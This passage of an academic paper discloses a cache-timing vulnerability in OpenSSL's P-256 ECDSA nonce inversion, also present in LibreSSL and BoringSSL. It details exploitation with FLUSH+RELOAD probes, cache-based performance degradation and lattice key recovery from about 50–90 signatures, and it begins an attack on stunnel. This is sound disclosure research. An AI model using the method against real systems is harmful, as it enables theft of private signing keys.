0.9.7. Side-channel considerations started to induce code changes in OpenSSL starting with the 0.9.7 branch. The RSA cache-timing attack by Percival [23] recovered secret exponent bits used as lookup table indices in sliding window exponentiation using an EVICT+RELOAD strategy on HyperThreading architectures. His work prompted introduction of the `BN_FLG_CONSTTIME` flag, with the intention of allowing special security treatment of BIGNUMs having said flag set. At the time—and arguably still—the most important use case of the flag is modular exponentiation. Introduced alongside the flag, the `BN_mod_exp_mont_consttime` function is a fixed-window modular exponentiation algorithm featuring data cache-timing countermeasures. Recent research brings the security of this solution into question [29].

0.9.8. The work by Aciiçmez et al. [1] targeting BEEA prompted the introduction of the `BN_mod_inverse_no_branch` function, an implementation with more favorable side-channel properties than that of BEEA. The implementation computes modular inversions in a way that resembles the classical extended Euclidean algorithm, calculating quotients and remainders in each step by calling `BN_div` updated to respect the `BN_FLG_CONSTTIME` flag. Tracking callers to `BN_mod_inverse`, the commit[1] enables the `BN_FLG_CONSTTIME` across several cryptosystems where the modular inversion inputs were deemed security critical, notably the published attack targeting RSA.

1.0.1. Based on the work by Käsper [16], the 1.0.1 branch introduced constant-time scalar multiplication implementations for several popular elliptic curves. This code change was arguably motivated by the data cache-timing attack of Brumley and Hakala [6] against OpenSSL that recovered digits of many ECDSA nonces during scalar multiplication on HyperThreading architectures using the EVICT+RELOAD strategy. This information was then used to construct a lattice problem and calculate ECDSA private keys. The commit[2] included several new `EC_METHOD` implementations, of which arguably `EC_GFp_nistp256_method` has the most real world application to date. This new scalar multiplication implementation uses fixed-window combing combined with secure table lookups via software multiplexing (masking), and is enabled with the `ec_nistp_64_gcc_128` option at build time. For example, Debian 8.0 "Jessie" (current LTS, not EOL) and 7.0 "Wheezy" (previous LTS, not EOL) and Ubuntu 14.04 "Trusty" (previous LTS, not EOL) enable said option when possible for their OpenSSL 1.0.1 package builds. From the side-channel attack perspective, we note that this change is the reason academic research (see Section 2.2) shifted to the secp256k1 curve—NIST P-256 no longer takes the generic *w*NAF scalar multiplication code path like secp256k1.

Table 1: OpenSSL side-channel defenses across versions. Although `BN_mod_exp_mont_consttime` was introduced in the 0.9.7 branch, here we are referring to its use for modular inversion via FLT.

OpenSSL version	0.9.6	0.9.7	0.9.8	1.0.0	1.0.1	1.0.2
`BN_mod_inverse`	✓	✓	✓	✓	✓	✓
`BN_FLG_CONSTTIME`	—	✓	✓	✓	✓	✓
`BN_mod_inverse_no_branch`	—	—	✓	✓	✓	✓
`ec_nistp_64_gcc_128`	—	—	—	—	✓	✓
`BN_mod_exp_mont_consttime`	—	—	—	—	—	✓
`EC_GFp_nistz256_method`	—	—	—	—	—	✓

1.0.2. Motivated by performance and the potential to utilize Intel AVX extensions, a contribution by Gueron and Krasnov [14] included fast and secure curve P-256 operations with their custom `EC_GFp_nistz256_method`. Here we focus on a cherry picked commit[3] that affected the ECDSA sign code path for all elliptic curves. While speed motivated the contribution, Möller observes[4]: "It seems that the `BN_MONT_CTX`-related code (used in `crypto/ecdsa` for constant-time signing) is entirely independent of the remainder of the patch, and should be considered separately." Gueron confirms: "The optimization made for the computation of the modular inverse in the ECDSA sign, is using const-time modexp. Indeed, this is independent of the rest of the patch, and it can be used independently (for other usages of the library). We included this addition in the patch for the particular usage in ECDSA." Hence following this code change, ECDSA signing for all curves now compute modular inversion via `BN_mod_exp_mont_consttime` and Fermat's Little Theorem (FLT).

3 A New Vulnerability

From Table 1, starting with 1.0.1 the reasonable expectation is that cryptosystems utilizing P-256 resist timing attacks, whether they be remote, data cache, instruction

[1] https://github.com/openssl/openssl/commit/bd31fb21454609b125ade1ad569ebcc2a2b9b73c

[2] https://github.com/openssl/openssl/commit/3e00b4c9db42818c621f609e70569c7d9ae85717

[3] https://github.com/openssl/openssl/commit/8aed2a7548362e88e84a7feb795a3a97e8395008

[4] https://rt.openssl.org/Ticket/Display.html?id=3149&user=guest&pass=guest

cache, or branch predictor timings. We focus here on the combination of ECDSA and P-256 within the library. The reason this is a reasonable expectation is that ec_nistp_64_gcc_128 provides constant-time scalar multiplication to protect secret scalar nonces, and BN_mod_inverse_no_branch provides microarchitecture attack defenses when inverting these nonces. For ECDSA, these are the two most critical locations where the secret nonce is an operand—to produce r and s, respectively.

The vulnerability we now disclose stems from the changes introduced in the 0.9.8 branch. The BN_mod_inverse function was modified to first check the BN_FLG_CONSTTIME flag of the BIGNUM operands—if set, the function then early exits to BN_mod_inverse_no_branch to protect the security-sensitive inputs. If the flag is not set, i.e. inputs are not secret, the control flow continues to the stock BEEA implementation.

Paired with this code change, the next task was to identify callers to BN_mod_inverse within the library, and enable the BN_FLG_CONSTTIME flag for BIGNUMs in cryptosystem implementations that are security-sensitive. Our analysis suggests this was done by searching the code base for uses of the BN_FLG_EXP_CONSTTIME flag that was replaced with BN_FLG_CONSTTIME as part of the changeset, given the evolution of constant-time as concept within OpenSSL and no longer limited to modular exponentiation. As a result, the code changes permeated RSA, DSA, and Diffie-Hellman implementations, but not ECC-based cryptosystems such as ECDH and ECDSA.

This leaves a gap for 1.0.1 with respect to ECDSA. While ec_nistp_64_gcc_128 provides constant-time scalar multiplication to compute the r component of P-256 ECDSA signatures, the s component will compute modular inverses of security-critical nonces with the stock BN_mod_inverse function, not taking the BN_mod_inverse_no_branch code path. In the end, the root cause is that the ECDSA signing implementation does not set the BN_FLG_CONSTTIME flag for nonces. Scalar multiplication with ec_nistp_64_gcc_128 is oblivious to this flag and always treats single scalar inputs as security-sensitive, yet BN_mod_inverse requires said flag to take the new secure code path.

Figure 3 illustrates this vulnerability running in OpenSSL 1.0.1u. The caller function ecdsa_sign_setup contains the bulk of the ECDSA signing cryptosystem—generating a nonce, computing the scalar multiple, inverting the nonce, computing r, and so on. When control flow reaches callee BN_mod_inverse, inputs a and n are the nonce and generator order, respectively. Stepping by instruction, it shows that the call to BN_mod_inverse_no_branch never takes place, since the BN_FLG_CONSTTIME flag is not set for either of these operands. Failing this security critical branch, the control flow continues to the stock, classical BEEA implementation.

```
   +--bn_gcd.c-------------------------------------------------------------------+
   |226     BIGNUM *BN_mod_inverse(BIGNUM *in,                                    |
   |227                            const BIGNUM *a, const BIGNUM *n, BN_CTX *ctx) |
   |228     {                                                                     |
B+ |229         BIGNUM *A, *B, *X, *Y, *M, *D, *T, *R = NULL;                     |
   |230         BIGNUM *ret = NULL;                                               |
   |231         int sign;                                                         |
   |232                                                                           |
   |233         if ((BN_get_flags(a, BN_FLG_CONSTTIME) != 0)                      |
  >|234             || (BN_get_flags(n, BN_FLG_CONSTTIME) != 0)) {                |
   |235             return BN_mod_inverse_no_branch(in, a, n, ctx);               |
   |236         }                                                                 |
   +-----------------------------------------------------------------------------+
   |0x7ffff77da1c7 <BN_mod_inverse+56>  mov   -0x90(%rbp),%rax                   |
   |0x7ffff77da1ce <BN_mod_inverse+63>  mov   0x14(%rax),%eax                    |
   |0x7ffff77da1d1 <BN_mod_inverse+66>  and   $0x4,%eax                          |
   |0x7ffff77da1d4 <BN_mod_inverse+69>  test  %eax,%eax                          |
   |0x7ffff77da1d6 <BN_mod_inverse+71>  jne   0x7ffff77da1e9 <BN_mod_inverse+90> |
   |0x7ffff77da1d8 <BN_mod_inverse+73>  mov   -0x98(%rbp),%rax                   |
   |0x7ffff77da1df <BN_mod_inverse+80>  mov   0x14(%rax),%eax                    |
   |0x7ffff77da1e2 <BN_mod_inverse+83>  and   $0x4,%eax                          |
   |0x7ffff77da1e5 <BN_mod_inverse+86>  test  %eax,%eax                          |
  >|0x7ffff77da1e7 <BN_mod_inverse+88>  je    0x7ffff77da212 <BN_mod_inverse+131> |
   +-----------------------------------------------------------------------------+
native process 3399 In: BN_mod_inverse                         L234  PC: 0x7ffff77da1e7
(gdb) run dgst -sha256 -sign prime256v1.pem -out lsb-release.sig /etc/lsb-release
Starting program: /usr/local/ssl/bin/openssl dgst -sha256 -sign prime256v1.pem ...
Breakpoint 1, BN_mod_inverse (...) at bn_gcd.c:229
(gdb) backtrace
#0  BN_mod_inverse (...) at bn_gcd.c:229
#1  0x00007ffff782aed9 in ecdsa_sign_setup (...) at ecs_ossl.c:182
#2  0x00007ffff782bc35 in ECDSA_sign_setup (...) at ecs_sign.c:105
#3  0x00007ffff782b29a in ecdsa_do_sign (...) at ecs_ossl.c:269
#4  0x00007ffff782bafd in ECDSA_do_sign_ex (...) at ecs_sign.c:74
#5  0x00007ffff782bb97 in ECDSA_sign_ex (...) at ecs_sign.c:89
#6  0x00007ffff782bb44 in ECDSA_sign (...) at ecs_sign.c:80 ...
(gdb) stepi
(gdb) macro expand BN_get_flags(a, BN_FLG_CONSTTIME)
expands to: ((a)->flags&(0x04))
(gdb) print BN_get_flags(a, BN_FLG_CONSTTIME)
$1 = 0
(gdb) print BN_get_flags(n, BN_FLG_CONSTTIME)
$2 = 0
```

Figure 3: Modular inversion within OpenSSL 1.0.1u (built with ec_nistp_64_gcc_128 enabled) for P-256 ECDSA signing. Operands a and n are the nonce and generator order, respectively. The early exit to BN_mod_inverse_no_branch never takes place, since the caller ecdsa_sign_setup fails to set the BN_FLG_CONSTTIME flag on the operands. Control flow continues to the stock, classical BEEA implementation.

3.1 Forks

OpenSSL is not the only software library affected by this vulnerability. Following HeartBleed, OpenBSD forked OpenSSL to LibreSSL in July 2014, and Google forked OpenSSL to BoringSSL in June 2014. We now discuss this vulnerability within the context of these two forks.

LibreSSL. An 04 Nov 2016 commit[5] cherry picked the EC_GFp_nistz256_method for LibreSSL. Interestingly, LibreSSL is the library most severely affected by this vulnerability. The reason is they did not cherry pick the BN_mod_exp_mont_consttime ECDSA nonce inversion. That is, as of this writing (fixed during disclosure) the current LibreSSL master branch can feature constant-time P-256 scalar multiplication with either EC_GFp_nistz256_method or EC_GFp_nistp256_method callees depending on compile-time options and minor code changes, but inverts all ECDSA nonces with

[5] https://github.com/libressl-portable/openbsd/commit/85b48e7c232e1dd18292a78a266c95dd317e23d3

the BN_mod_inverse callee that fails the same security critical branch as OpenSSL, due to the caller ecdsa_sign_setup not setting the BN_FLG_CONSTTIME flag for ECDSA signing nonces. We confirmed the vulnerability using a LibreSSL build with debug symbols, checking the inversion code path with a debugger.

BoringSSL. An 03 Nov 2015 commit[6] picked up the EC_GFp_nistz256_method implementation for BoringSSL. That commit also included the BN_mod_exp_mont_consttime ECDSA nonce inversion callee, which OpenSSL cherry picked. The parent tree[7] is slightly older on the same day. Said tree features constant-time P-256 scalar multiplication with callee EC_GFp_nistp256_method, but inverts ECDSA signing nonces with callee BN_mod_inverse that fails the same security critical branch, again due to the BN_FLG_CONSTTIME flag not being set by the caller—i.e. it follows essentially the same code path as OpenSSL. We verified the vulnerability affects said tree using a debugger.

4 Exploiting the Vulnerability

Exploiting the vulnerability and performing our cache-timing attack is a long and complex process, therefore the analysis details are decomposed in several subsections. Section 4.1 discusses the hardware and software setup used during our experimentation phase. Section 4.2 analyzes and describes the sources of leakage in OpenSSL and the exploitation techniques. Section 4.3 and Section 4.4 describe in detail our improvements on the performance degradation technique and key recovery, respectively. Figure 4 gives an overview of the attack scenario followed during our experiments.

4.1 Attack Setup

Our attack setup consists of an Intel Core i5-2400 Sandy Bridge 3.10GHz (32 nm) with 8GB of memory running 64-bit Ubuntu 16.04 LTS “Xenial”. Each CPU core has an 8-way 32KB L1 data cache, an 8-way 32KB L1 instruction cache, an 8-way 256KB L2 unified cache, and all the cores share a 12-way 6MB unified LLC (all with 64B cache lines). It does not feature HyperThreading.

We built OpenSSL 1.0.1u with debugging symbols on the executable. Debugging symbols facilitate mapping source code to memory addresses, serving a double purpose to us: (1) Improving our degrading attack (see Section 4.3); (2) Probing the sequence of operations accurately. Note that debugging symbols are not loaded during run time, thus not affecting victim’s performance. Attackers can map source code to memory addresses by using reverse engineering techniques [9] if debugging symbols are not available. We set enable-ec_nistp_64_gcc_128 and shared as configuration options at build time to ensure faster execution, constant-time scalar multiplication and compile OpenSSL as a shared object.

[6] https://boringssl.googlesource.com/boringssl/+/18954938684e269ccd59152027d2244040e2b819%5E%21/

[7] https://boringssl.googlesource.com/boringssl/+/27a0d086f7bbf7076270dbeee5e65552eb2eab3a




Figure 4: Simplified attack scenario depicting a victim, a spy and two performance degradation processes each running on a different core. OpenSSL is a shared library and all the processes have a shared LLC.

4.2 Source of Leakage

As seen in the Figure 3 backtrace, when performing an ECDSA digital signature, OpenSSL calls ecdsa_sign_setup to prepare the required parameters and compute most of the actual signature. The random nonce k is created and to avoid possible timing attacks [7] an equivalent fixed bit-length nonce is computed. The length of the equivalent nonce $\hat{k}$ is fixed to one bit more than that of the group’s prime order n, thus the equivalent nonce satisfies $\hat{k} = k + \gamma \cdot n$ where $\gamma \in \{1,2\}$.

Additionally, ecdsa_sign_setup computes the signature’s r using a scalar multiplication function pointer wrapper (i.e. for P-256, traversing the constant-time code path instead of generic wNAF) followed by the modular inverse k^{-1}, needed for the s component of the signature. To compute the inversion, it calls BN_mod_inverse, where the BN_FLG_CONSTTIME flag is checked but due to the vulnerability discussed in Section 3 the condition fails, therefore proceeding to compute k^{-1} using the classical BEEA.

Note that before executing the BEEA, the equivalent nonce $\hat{k}$ is unpadded through a modular reduction operation, resulting in the original nonce k and voiding the fixed bit-length countermeasure applied shortly before by ecdsa_sign_setup.

The goal of our attack is to accurately trace and re-

cover side-channel information leaked from the BEEA execution, allowing us to construct the sequence of right-shift and subtraction operations. To that end, we identify the routines used in the `BN_mod_inverse` method leaking side-channel information.

The `BN_mod_inverse` method operates with very large integers, therefore it uses several specific routines to perform basic operations with BIGNUMs. Addition operations call the routine `BN_uadd`, which is a wrapper for `bn_add_words`—assembly code performing the actual addition. Two different routines are called to perform right-shift operations. The `BN_rshift1` routine performs a single right-shift by one bit position, used on X and Y in their respective loops. The `BN_rshift` routine receives the number of bit positions to shift right as an argument, used on u and v at the end of their respective loops. OpenSSL keeps a counter for the shift count, and the loop conditions test u and v bit values at this offset. This is an optimization allowing u and v to be right-shifted all at once in a single call instead of iteratively. Additionally, subtraction is achieved through the use of the `BN_usub` routine, which is a pure C implementation.

Similar in spirit to previous works [4, 24, 27] that instead target other functionality within OpenSSL, we use the FLUSH+RELOAD technique to attack OpenSSL's BEEA implementation. As mentioned before in Section 2.4, unfortunately the side-channel and the algorithm implementation do not allow us to efficiently probe and distinguish the four critical input-dependent branches, therefore we are limited to knowing only the execution of addition, right-shift and subtraction operations.

After identifying the input-dependent branches in OpenSSL's implementation of the BEEA, using the FLUSH+RELOAD technique we place probes in code routines `BN_rshift1` and `BN_usub`. These two routines provide the best resolution and combination of probes, allowing us to identify the critical input-dependent branches.

The modular inversion is an extremely fast operation and only a small fraction of the entire digital signature. It is challenging to get good resolution and enough granularity with the FLUSH+RELOAD technique due to the speed of the technique itself, therefore, we apply a variation of the performance degradation attack to slow down the modular inversion operation by a factor of ~18. (See Section 4.3.)

Maximizing performance degradation by identifying the best candidate memory lines gives us the granularity required for the attack. Combining the FLUSH+RELOAD technique with a performance degradation attack allows us to determine the number of right-shift operations executed between subtraction calls by the BEEA. From the trace, we reconstruct the sequence of right-shift and subtraction operations (*LS sequence*) executed by the BEEA.




Figure 5: Raw traces for the beginning of two BEEA executions. The L probe tracks right-shift latencies and the S probe tracks subtraction. Latency is in CPU clock cycles. For visualization, focus on the amplitude valleys, i.e. low latency. Top: LS sequence starting SLLLL corresponds to $j = 5$, $\ell_i = 4$, $a_i = 1$. Bottom: LS sequence starting LSLLSLS corresponds to $j = 7$, $\ell_i = 5$, $a_i = 10$. See Section 4.4 for notation.

As Figure 4 illustrates, our attack scenario exploits three CPU cores by running a malicious process in every core and the victim process in the fourth core. The attack consists of a spy process probing the right-shift and subtraction operations running in parallel with the victim application. Additionally, two degrading processes slow down victim's execution, allowing us to capture the LS sequence almost perfectly. Unfortunately there is not always a reliable indicator in the signal for transitions from one right-shift operation to the next, therefore we estimate the number of adjacent right-shift operations by taking into account the latency and the horizontal distance between subtractions. Figure 5 contains sample raw traces captured in our test environment.

Our spy process accurately captures all the subtraction operations but duplicates some right-shift operations, therefore we focus on the first part of the sequence to recover a variable amount of bits of information from every trace. (See Section 4.4.)

4.3 Improving Performance Degradation

Performance degradation attacks amplify side-channel signals, improving the quality and the amount of information leaked. Our performance degradation attack improves upon the work of Allan et al. [2]. In their work, the authors first need to identify "hot" memory addresses, i.e. memory addresses frequently accessed. They suggest two approaches to find suitable memory lines to degrade. The first approach is to read and under-

stand the victim code in order to identify frequently accessed code sections such as tight loops. This approach requires understanding the code, a task that might not always be possible, takes time and it is prone to errors [26], therefore the authors propose another option.

The second and novel approach they propose is to automate code analysis by collecting code coverage information using the gcov tool. The code coverage tool outputs accessed code lines and then using this information it is possible for an attacker to locate the memory lines corresponding to the code lines. Some caveats of this approach are that source lines can be replicated due to compiler optimizations, thus the gcov tool might misreport the number of memory accesses. Moreover, code lines containing function calls can be twice as effective compared to the gcov output. In addition to the caveats mentioned previously, we note that the gcov profiling tool adds instrumentation to the code. The instrumentation skews the performance of the program, therefore this approach is suboptimal since it requires building the target code twice, one with instrumentation to identify code lines and other only with debugging symbols to measure the real performance.

Once the "hot" memory addresses are identified, the next step is to evict them from the cache in a tight loop, thus increasing the execution time of the process accessing those addresses. This technique allows to stealthily degrade a process without alerting the victim, since the increased execution time is not noticeable by a typical user. Performance degradation attacks have been used previously in conjunction with other side-channel attacks (see e.g. [24]).

We note that it can be difficult and time consuming to identify the "hot" memory addresses to degrade that result in the best information leak. To that end, we follow a similar but faster and more quantitative approach, potentially more accurate since it leverages additional metrics. Similar to [2] we test the efficiency of the attack for several candidate memory lines. We compare cache-misses between a regular modular inversion and a degraded modular inversion execution, resulting in a list of the "hottest" memory lines, building the code only once with debugging symbols and using hardware register counters.

The perf command in Linux offers access to performance counters—CPU hardware registers counting hardware events (e.g. CPU cycles, instructions executed, cache-misses and branch mispredictions). We execute calls to OpenSSL's modular inverse operation, counting the number of cache-misses during a regular execution of the operation. Next, we degrade—by flushing in a loop from the cache—one memory line at a time from the caller BN_mod_inverse and callees BN_rshift1, BN_rshift, BN_uadd, bn_add_words, BN_usub.

The perf command output gives us the real count of cache-misses during the regular execution of BN_mod_inverse, then under degradation of each candidate memory line. This effectively identifies the "hottest" addresses during a modular inverse operation with respect to both the cache and the actual malicious processes we will use during the attack.

Table 2 summarizes the results over 1,000 iterations of a regular modular inversion execution versus the degradation of different candidate memory lines identified using our technique. The table shows cache-miss rates ranging from ~35% (BN_rshift and BN_usub) to ~172% (BN_rshift1) for one degrading address. Degrading the overall 6 "hottest" addresses accessed by the BN_mod_inverse function results in an impressive cache-miss rate of ~1,146%.

Interestingly, the last column of Table 2 reveals the real impact of cache-misses in the execution time of the modular inversion operation. Despite the impressive cache-miss rates, the clock cycle slow down is more modest with a maximum slow down of ~18. These results suggest that in order to get a quality trace, the goal is to achieve an increased rate of cache-misses rather than a CPU clock cycle slow down because whereas the cache-misses suggest a CPU clock cycle slow down, it is not the case for the opposite direction.

The effectiveness of the attack varies for each use case and for each routine called. Some of the routines iterate over internal loops several times (e.g. BN_rshift1) whereas in some other routines, iteration over internal loops happens few times (e.g. BN_usub) or none at all. Take for example previous "hot" addresses from Table 2—degrading the most used address from each routine does not necessarily give the best result. Overall "hottest" addresses in Table 2 shows the result of choosing the best strategy for our use case, where the addresses degraded in every routine varies from multiple addresses per routine to no addresses at all.

For our use case, we observe the best results with 6 degrading addresses across two degrading processes executing in different CPU cores. Additional addresses do not provide any additional slow down, instead they impact negatively the FLUSH+RELOAD technique.

4.4 Improving Key Recovery

Arguably the most significant contribution of [8] is they show the LS sequence is sufficient to extract a certain number of LSBs from nonces, even when it is not known whether branch u or v gets taken. They give an algebraic method to recover these LSBs, and utilize these partial nonce bits in a lattice attack, using the formalization in [21, 22]. The disadvantage of that approach is that it fixes the number of known LSBs (denoted ℓ) per equation [8,

Table 2: perf cache-misses and CPU clock cycle statistics over $1,000$ iterations for relevant routines called by the BN_mod_inverse method.

Target	Cache misses (*CM*)	Clock cycles (*CC*)	$\frac{CM}{CM_{BL}}$	$\frac{CC}{CC_{BL}}$
Baseline (*BL*)	13	211,324	1.0	1.0
BN_rshift1	2,396	947,925	172.6	4.4
BN_usub	489	364,399	35.2	1.7
BN_mod_inverse	956	540,357	68.9	2.5
BN_uadd	855	485,088	61.6	2.2
bn_add_words	1,124	558,839	81.0	2.6
BN_rshift	514	367,929	37.0	1.7
Previous "hot"	10,280	2,576,360	740.5	12.1
Overall "hottest"	15,910	3,817,748	1,146.2	18.0

Sec. 5]: "when a set of signatures are collected such that, for each of them, [ℓ] bits of the nonce are known, a set of equations ... can be obtained and the problem of finding the private key can be reduced to an instance of the [HNP]." Fixing ℓ impacts their results in two important ways. First, since their lattice utilizes a fixed ℓ, they focus on the ability to algebraically recover only a fixed number of bits from the LS sequence. From [8, Tbl. 1], our target implementation is similar to their "Standard-M0" target, and they focus on $\ell \in \{8,12,16,20\}$. For example, to extract $\ell = 8$ LSBs they need to query on average 4 signatures, discarding all remaining signatures that do not satisfy $\ell \geq 8$. Second, this directly influences the number of signatures needed in the lattice phase. From [8, Tbl. 2-3], for 256-bit n and $\ell = 8$, they require 168 signatures. This is because they are discarding three out of four signatures on average where $\ell < 8$, then go on to construct a $d+1$-dimension lattice where $d = 168/4 = 42$ from the signatures that meet the $\ell \geq 8$ restriction. The metric of interest from the attacker perspective is the number of required signatures.

In this section, we improve with respect to both points—extracting a varying number of bits from every nonce, subsequently allowing our lattice problem to utilize every signature queried, resulting in a significantly reduced number of required signatures.

Extracting nonce bits. Rather than focusing on the average number of required signatures as a function of a number of target LSBs, our approach is to examine the average number of bits extracted as a function of LS sequence length. We empirically measured this quantity by generating β_i uniformly at random from $\{1\,..\,n-1\}$ for P-256 n, running the BEEA on β_i and n to obtain the ground truth LS sequence, and taking the first j operations from this sequence. We then grouped the β_i by these length-j subsequence values, and finally determined the maximal shared LSBs value of each group. Intuitively, this maps any length-j subsequence to a known LSBs value. For example, a sequence beginning LLS has $j = 3$, $\ell = 3$, $a = 4$ interpreted as a length-3 subsequence that leaks 3 LSBs with a value of 4.

We performed 2^{26} trials (i.e. $1 \leq i \leq 2^{26}$) for each length $1 \leq j \leq 16$ independently and Figure 6 contains the results (see Table 6 in the appendix for the raw data). Naturally as the length of the sequence grows, we are able to extract more bits. But at the same time, in reality for practical side-channels longer sequences are more likely to contain trace errors (i.e. incorrectly inferred LS sequences), ultimately leading to nonsensical lattice problems for key recovery. So we are looking for the right balance between these two factors. Figure 6 allows us to draw several conclusions, including but not limited to: (1) Sequences of length 5 or more allow us to extract a minimum of 3 nonce bits per signature; (2) Similarly length 7 or more for a minimum of 4 nonce bits; (3) The average number of bits extracted grows rapidly at first, then the growth slows as the sequence length increases. This observation pairs nicely with the nature of side-channels: attempting to target longer sequences (risking trace errors) only marginally increases the average number of bits extracted. From the lattice perspective, $\ell \geq 3$ is a practical requirement [21, Sec. 4.2] so in that respect sequences of length 5 is the minimum to guarantee that every signature can be used as an equation for the lattice problem.

To summarize, the data used to produce Figure 6 allows us to essentially build a dictionary that maps LS sequences of a given length to an (ℓ_i, a_i) pair, which we now define and utilize.

Recovering private keys. We follow the formalization of [21, 22] with the use of per-equation ℓ_i due to [4, Sec. 4]. Extracted from our side-channel, we are left with equations $k_i = 2^{\ell_i} b_i + a_i$ where ℓ_i and a_i are known, and since $0 < k_i < n$ it follows that $0 \leq b_i \leq n/2^{\ell_i}$. Denote $\lfloor x \rfloor_n$ modular reduction of x to the interval $\{0\,..\,n-1\}$ and $|x|_n$ to the interval $\{-(n-1)/2\,..\,(n-1)/2\}$. Define the following (attacker-known) values.

$$t_i = \lfloor r_i/(2^{\ell_i} s_i) \rfloor_n$$
$$\hat{u}_i = \lfloor (a_i - h_i/s_i)/2^{\ell_i} \rfloor_n$$

It now follows that $0 \leq \lfloor \alpha t_i - \hat{u}_i \rfloor_n < n/2^{\ell_i}$. Setting

$$u_i = \hat{u}_i + n/2^{\ell_i+1}, \text{ we obtain}$$
$$v_i = |\alpha t_i - u_i|_n \leq n/2^{\ell_i+1},$$

i.e. integers λ_i exist such that $|\alpha t_i - u_i - \lambda_i n| \leq n/2^{\ell_i+1}$ holds. The u_i approximate αt_i since they are closer than a uniformly random value from $\{1\,..\,n-1\}$, leading to an instance of the HNP [5]: recover α given many (t_i, u_i) pairs.

Consider the rational $d+1$-dimension lattice gener-




Figure 6: Empirical number of extracted bits for various sequence lengths. Each sequence length consisted of 2^{26} trials, over which we calculated the mean (with deviation), maximum, and minimum number of recovered LSBs. Error bars are one standard deviation on each side. See Table 6 in the appendix for the raw data.

ated by the rows of the following matrix.

$$B = \begin{bmatrix} 2^{\ell_1+1}n & 0 & \dots & \dots & 0 \\ 0 & 2^{\ell_2+1}n & \ddots & \vdots & \vdots \\ \vdots & \ddots & \ddots & 0 & \vdots \\ 0 & \dots & 0 & 2^{\ell_d+1}n & 0 \\ 2^{\ell_1+1}t_1 & \dots & \dots & 2^{\ell_d+1}t_d & 1 \end{bmatrix}$$

Setting

$$\vec{x} = (\lambda_1, \dots, \lambda_d, \alpha)$$
$$\vec{y} = (2^{\ell_1+1}v_1, \dots, 2^{\ell_d+1}v_d, \alpha)$$
$$\vec{u} = (2^{\ell_1+1}u_1, \dots, 2^{\ell_d+1}u_d, 0)$$

establishes the relationship $\vec{x}B - \vec{u} = \vec{y}$. Solving the CVP with inputs B and $\vec{u}$ yields $\vec{x}$ and hence α. We use the embedding strategy [13, Sec. 3.4] to heuristically reduce CVP approximations to Shortest Vector Problem (SVP) approximations. Consider the rational $d+2$-dimension lattice generated by the rows of the following matrix.

$$\hat{B} = \begin{bmatrix} B & 0 \\ \vec{u} & n \end{bmatrix}$$

There is a reasonable chance that lattice-reduced $\hat{B}$ will contain the short lattice basis vector $(\vec{x}, -1)\hat{B} = (\vec{y}, -n)$, revealing α. To extend the search space, we use the randomization technique inspired by Gama et al. [12, Sec. 5], shuffling the order of t_i and u_i and multiplying by a random sparse unimodular matrix between lattice reductions.

Empirical results. Table 3 contains our empirical results for various lattice parameters targeting P-256. As part of our experiments, we were able to successfully reproduce and verify the $\ell \in \{8, 12\}$, $\lg n \approx 256$ lattice results of Cabrera Aldaya et al. [8] in our environment for comparison. While the goal is to minimize the number of required signatures, this should be weighed with observed HNP success probability, affecting search duration. From Figure 6 we focus on LS subsequence lengths $j \in \{5, 7\}$ that yield ℓ_i nonce LSBs from ranges $\{3..5\}$ and $\{4..7\}$, respectively. Again this is in contrast to [8] that fixes ℓ and discards signatures—this is the reason their signature count is much higher than the $d+2$ lattice dimension in their case, but equal in ours.

A relevant metric affecting success probability is the total number of known nonce bits for each HNP instance. Naturally as this sum approaches $\lg n$ one expects correct solutions to start emerging. On the other hand, increasing this sum demands querying more signatures, at the same time increasing d and lattice methods become less precise. For a given HNP instance, denote $l = \sum_{i=1}^{d} \ell_i$, i.e. the total number of known nonce bits over all the equations for the particular HNP instance. Table 3 denotes μ_l the mean value of l over all successful HNP instances—intuitively tracking how many known nonce bits needed in total to reasonably expect success.

We ran 200 independent trials for each set of parameters on a computing cluster with Intel Xeon X5650 nodes. We allowed each trial to execute at most four hours, and we say successful trials are those HNP instances recovering the private key within this allotted time. Our lattice implementation uses Sage software with BKZ [25] reduction, block size 30.

To summarize, utilizing every signature in our HNP instances leads to a significant improvement over previous work with respect to both the number of required signatures and amount of side-channel data required.

5 Attacking Applications

OpenSSL is a shared library and therefore any vulnerability present in it can potentially be exploited from any application linked against it. This is the case for the present work and to demonstrate the feasibility of our attack in a concrete real-life scenario, we focus on two applications implementing two ubiquitous security protocols: TLS within stunnel and SSH within OpenSSH.

OpenSSL provides ECDSA functionality for both applications and therefore we mount our attack against

Table 3: P-256 ECDSA lattice attack improvements for BEEA leakage. Empirical values are over 200 trials (4hr max trial duration). Lattice dimension is $d+2$. The number of leaked LSBs per nonce is ℓ. LS subsequence length is j. The average total number of leaked nonce bits per successful HNP instance is μ_l. CPU time is the median.

Source	Signa-tures	d	ℓ	j	μ_l	Success Rate (%)	CPU Minutes
Prev. [8]	168	42	8	—	336.0	100.0	0.7
Prev. [8]	312	24	12	—	288.0	100.0	0.6
This work	50	50	$\{4..7\}$	7	249.7	14.0	79.5
This work	55	55	$\{4..7\}$	7	268.8	98.0	1.7
This work	60	60	$\{4..7\}$	7	293.4	100.0	0.7
This work	70	70	$\{3..5\}$	5	258.2	5.0	130.8
This work	80	80	$\{3..5\}$	5	286.1	94.5	13.2
This work	90	90	$\{3..5\}$	5	321.2	100.0	4.0

OpenSSL's ECDSA running within them. More precisely, this section describes the tools and the setup followed to successfully exploit the vulnerability within these applications. In addition, we explain the relevant messages collected for each application, later used for private key recovery together with the trace data and the signatures.

5.1 TLS

Stunnel[8] is a popular portable open source software application that forwards network connections from one port to another and provides a TLS wrapper. Network applications that do not natively support TLS communication benefit from the use of stunnel. More precisely, stunnel can be used to provide a TLS connection between a public port exposing a TLS-enabled network service and a localhost port providing a non-TLS network service. It links against OpenSSL to provide TLS functionality.

For our experiments, we used stunnel 5.39 compiled from stock source and linked against OpenSSL 1.0.1u. We generated a P-256 ECDSA certificate for the stunnel service and chose the `ECDHE-ECDSA-AES128-SHA` TLS 1.2 cipher suite.

